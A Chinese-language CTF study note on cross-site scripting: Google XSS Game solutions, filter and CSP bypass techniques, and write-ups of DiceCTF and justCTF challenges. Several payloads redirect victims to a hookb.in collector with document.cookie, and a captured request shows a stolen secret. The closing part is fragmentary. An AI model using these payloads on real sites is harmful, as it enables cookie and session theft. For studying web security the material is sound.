

浅谈xss在ctf中的一些考点

最近打了几个国外的ctf,发现对于xss的考点还是很多，这里整理一下也当做我的笔记

热身小游戏

这里拿google xss game的一个在线平台做实验

<https://xss-game.appspot.com/level1>

level1没有任何限制

```
<script>alert(1)</script>
```

标准的弹窗

Level2

```
▼ <blockquote>
  <script>alert(1)</script>
</blockquote> == $0
```

在标签无法触发的时候

你要想到另一个标记来触发javascript

比如

经典的img标记和onerror属性

```

```



You

Sun Feb 28 2021 10:47:20 GMT+0800 (中国标准时间)



成功载入触发

Level3

toggle一下源码

```

<script>
function chooseTab(num) {
  // Dynamically load the appropriate image.
  var html = "Image " + parseInt(num) + "<br>";
  html += "<img src='/static/level3/cloud" + num + ".jpg' />";
  $('#tabContent').html(html);

  window.location.hash = num;

  // Select the current tab
  var tabs = document.querySelectorAll('.tab');
  for (var i = 0; i < tabs.length; i++) {
    if (tabs[i].id == "tab" + parseInt(num)) {
      tabs[i].className = "tab active";
    } else {
      tabs[i].className = "tab";
    }
  }
}

```

这里引进了<img src

并且在num这里我们没有进行任何过滤

所以我们只要在后面拼接一个

```
' onerror = 'alert(1)';
```

Level4

看一下源码

```

<script>
function startTimer(seconds) {
  seconds = parseInt(seconds) || 3;
  setTimeout(function() {
    window.confirm("Time is up!");
    window.history.back();
  }, seconds * 1000);
}
</script>
</head>
<body id="level4">
  
  <br>
  
  <br>
  <div id="message">Your timer will execute in {{ timer }} seconds.</div>
</body>
</html>

```

注意我们的输入点 手动闭合括号 开一个新的括号就可以了

```
');alert('xss
```

Level5

```

<a href="/level5/frame/signup?next=confirm">Sign up</a>
for an exclusive Beta.

```

发现跳转页面

```
<br><br>
<a href="{{ next }}">Next >></a>
</body>
```

这里发现< a href>标签

这种payload都已经记住了 直接java伪协议 然后点击触发

```
javascript:alert(1)
```

Level 6

```
if (url.match(/^https?:\/\//)) {
    setInnerText(document.getElementById("log"),
        "Sorry, cannot load a URL containing \"http\".");
    return;
}
scriptEl.src = url;
```

这个的标准解是因为他的正则太弱了

大小写就可以绕过

但是我们也可以使用data伪协议

```
data:text/plain,alert('xss')
```

对输入的限制

在题目中经常会对输入进行限制，但实际上只对输入进行限制是非常不合理的，我们有很多方法来进行绕过

我们的思路一般都是先输入一个定位器(Poly got)来检测哪些被ban掉，我经过不断测试采用了Gareth Heyes 的(Polygot)

```
javascript:/*--></title></style></textarea></script></xmp>
<svg/onload='+"/+/onmouseover=1/+/[*/[]/+alert(1)//'>
```

对标签的限制

这种我们可以使用

```
<img> <svg> <a href>
```

等等标签

当然如果你发现他的正则没有匹配大小写

```
<ScRipt>
```

也是个好选择

关键字替换为空且只有一次，可以使用经典的双写

当然你也可以使用html实体编码来进行绕过

例如

```
<scr#105;pt>al#101;rt(/1/);</scri#112;t>
```

对引号的限制

可以使用/ /来进行替换

```
<script>alert(/1/);</script>
```

使用函数来对引号进行编码

比如String.fromCharCode

对空格的限制

%0d %0a进行替换

```
<img%0dsrc=1%0d0nerr0r=alert(1);>
```

对长度的限制

国外的研究者terjanq 有一个集成式的短payload

<https://tinyxss.terjanq.me/>

对csp的bypass

对csp的bypass可以说是最常见的考点了，首先还是不厌其烦的简介一下csp

CSP:Content Security Policy(内容安全策略), 其旨在减少跨站脚本攻击。由开发者定义一些安全性的策略声明, 来指定可信的内容(脚本, 图片, iframe, style, font等)来源。现代浏览器可以通过http头部的 `Content-Security-Policy` 来获取csp配置。

如果将csp头只设置成default-src 'none'的话可以是可以, 但是你的外部js一点都加载不进来, 反而会导致功能受阻, 所以如何写一个完美的适合自己网站的csp是一个值得深究的问题

一个标准的csp类似这个

```
Content-Security-Policy: default-src 'none';script-src 'self' 'unsafe-inline';
```

表示js加载策略只遵循self 其他的遵循none

如果加上unsafe-inline就不会阻止内联代码 比如内容 内联事件, 内联样式


这里我贴出了常见的指令和属性

指令	说明
default-src	定义默认加载策略
connect-src	定义ajax、websocket等加载策略
font-src	定义font加载策略
frame-src	定义frame加载策略
img-src	定义图片加载策略
media-src	定义audio、video等资源加载策略
object-src	定义applet、embed、object等资源加载策略
script-src	定义js加载策略
style-src	定义css加载策略
sandbox	沙箱选项
report-uri	日志选项

属性值	示例	说明
*	img-src *	允许从任意url加载，除了data:blob:filesystem:schemes
'none'	object-src 'none'	禁止从任何url加载资源
'self'	img-src 'self'	只可以加载同源资源
data:	img-src 'self' data:	可以通过data协议加载资源
domain.example.com	img-src domain.example.com	只可以从特定的域加载资源
*.example.com	img-src *.example.com	可以从任意example.com的子域处加载资源
https://cdn.com	img-src https://cdn.com	只能从给定的域用https加载资源
https:	img-src https:	只能从任意域用https加载资源
'unsafe-inline'	script-src 'unsafe-inline'	允许内部资源执行代码例如style attribute,onclick或者是script标签
'unsafe-eval'	script-src 'unsafe-eval'	允许一些不安全的代码执行方式，例如js的eval()

举几个ctf实际考察的例子

DiceCTF2021 的 BabierCSP



可以发现输入点可控



再加上题目所说的babiercsp，基本上是xss无疑，down下附件index.js查看

```

const express = require('express');
const crypto = require("crypto");
const config = require("./config.js");
const app = express()
const port = process.env.port || 3000;

const SECRET = config.secret;
const NONCE = crypto.randomBytes(16).toString('base64');

const template = name => `
<html>

${name === '' ? '' : `<h1>${name}</h1>`}
<a href='#' id=elem>View Fruit</a>

<script nonce=${NONCE}>
elem.onclick = () => {
  location = "/?name=" + encodeURIComponent(["apple", "orange", "pineapple",
"pear"][Math.floor(4 * Math.random())]);
}
</script>

</html>
`;

app.get('/', (req, res) => {
  res.setHeader("Content-Security-Policy", `default-src none; script-src
'nonce-${NONCE}'`);
  res.send(template(req.query.name || ""));
})

app.use('/') + SECRET, express.static(__dirname + "/secret"));

app.listen(port, () => {
  console.log(`Example app listening at http://localhost:${port}`)
})

```

这里注意到nonce

这个是script-src的特性

除了常规值，script-src还可以设置一些特殊值。nonce值：每次HTTP回应给出一个授权token，页面内嵌脚本必须有这个token，才会执行hash值：列出允许执行的脚本代码的Hash值，页面内嵌脚本的哈希值只有吻合的情况下，才能执行。

但这里面出现一个很致命的bug

nonce值是const 常量

所以我们在使用时带上,他并不会改变

用个hookbin带出来给管理员

```
payload:https://babier-csp.dicec.tf/?
name=%3Cscript%20nonce=LRGWAXOY98Es0zz0QOVmag==%3E%20document.location=%27https
://hookb.in/JKzebMwQPxIJPPWVoqdq/?c=%27%20%2Bdocument.cookie%20%3C/script%3E
```

Hostname: hookb.in Path: /JKzebMwQPxIJPPWVoqdq Port: 443 Client IP: 107.178.239.240 XHR: No Response Time: 1 ms ID: qK9xzR1

HTTP HEADERS Request Response

accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

accept-encoding: gzip, deflate, br

host: hookb.in

referer: https://babier-csp.dicec.tf/

sec-fetch-dest: document

sec-fetch-mode: navigate

sec-fetch-site: cross-site

upgrade-insecure-requests: 1

user-agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/89.0.4389.0 Safari/537.36

QUERY STRING

c: secret=4b36b1b8e47f761263796b1defd80745

再看一道某国外大学的测试题

CSP:

```
default-src 'self'; script-src 'self' *.google.com; connect-src *
```

Say something cool

Submit

Your posts:

- You have no posts yet

它允许的script-src 不只有self 还有*.google.com 也就是如果我们找到一个google旗下的接口可以调用一些东西，就可以利用

<https://accounts.google.com/o/oauth2/revoke?callback>

比如这种可以利用的回调函数我们用来跳转到hookbin接受cookies

就可以get flag

```
"><script src="https://accounts.google.com/o/oauth2/revoke?
callback=window.location.href='https://hookb.in/9XwRzarbRDS600eMoL7d?'%2bdocume
nt.cookie;"></script>
```

今年的justCTF 他们的baby-csp是一个非常有趣的题目

```
<?php
require_once("secrets.php");
$nonce = random_bytes(8);

if(isset($_GET['flag'])){
    if(isAdmin()){
        header('X-Content-Type-Options: nosniff');
        header('X-Frame-Options: DENY');
        header('Content-type: text/html; charset=UTF-8');
        echo $flag;
        die();
    }
    else{
        echo "You are not an admin!";
        die();
    }
}

for($i=0; $i<10; $i++){
    if(isset($_GET['alg'])){
        $_nonce = hash($_GET['alg'], $nonce);
        if($_nonce){
            $nonce = $_nonce;
            continue;
        }
    }
    $nonce = md5($nonce);
}

if(isset($_GET['user']) && strlen($_GET['user']) <= 23) {
    header("content-security-policy: default-src 'none'; style-src 'nonce-$nonce'; script-src 'nonce-$nonce'");
    echo <<<EOT
        <script nonce='$_nonce'>
            setInterval(
                ()=>user.style.color=Math.random()*0.3?'red':'black'
                ,100);
        </script>
        <center><h1> Hello <span id='user'>{$_GET['user']}</span>!!</h1>
        <p>Click <a href="?flag">here</a> to get a flag!</p>
    EOT;
} else {
    show_source(__FILE__);
}

// Found a bug? We want to hear from you! /bugbounty.php
// Check /Dockerfile
```


通读代码，我们可以得到一些信息1.flag在secret.php里面2.在判断flag传参时候先判断用户是否为admin,并设置了 "X-Content-Type-Options: nosniff", 则 ***script*** 和 ***styleSheet*** 元素会拒绝包含错误的 MIME 类型的响应。这是一种安全功能，有助于防止基于 MIME 类型混淆的攻击。和X-Frame-Options 设置了deny来拒绝了iframe的嵌套3.如果arg参数有东西就会用hash加密，否则就md5加密4.user参数小于等于23，并设置了CSP头5.最后给了Dockerfile配置，和与admin的交互位点

看样子已经无懈可击了，但是最下方注释里的dockerfile

```
FROM php:7.4-apache
COPY src-docker/ /var/www/html/
RUN mv "$PHP_INI_DIR/php.ini-development" "$PHP_INI_DIR/php.ini"
EXPOSE 80
```

php.ini-development

在开发环境下配置的php环境找个23限制以下的xss payload<svg/onload=eval(name)>



Warning: hash(): Unknown hashing algorithm in **/var/www/html/index.php** on line **21**

Warning: hash(): Unknown hashing algorithm in /var/www/html/index.php on line 21

Warning: hash(): Unknown hashing algorithm in /var/www/html/index.php on line 21

Warning: hash(): Unknown hashing algorithm: **██** in **/var/www/html/index.php** on line **21**

Payload

ing: hash(): Unknown hashing algorithm:



<http://lorexar.cn/2016/08/08/ccsp/>

<https://ctftime.org/writeup/25867>

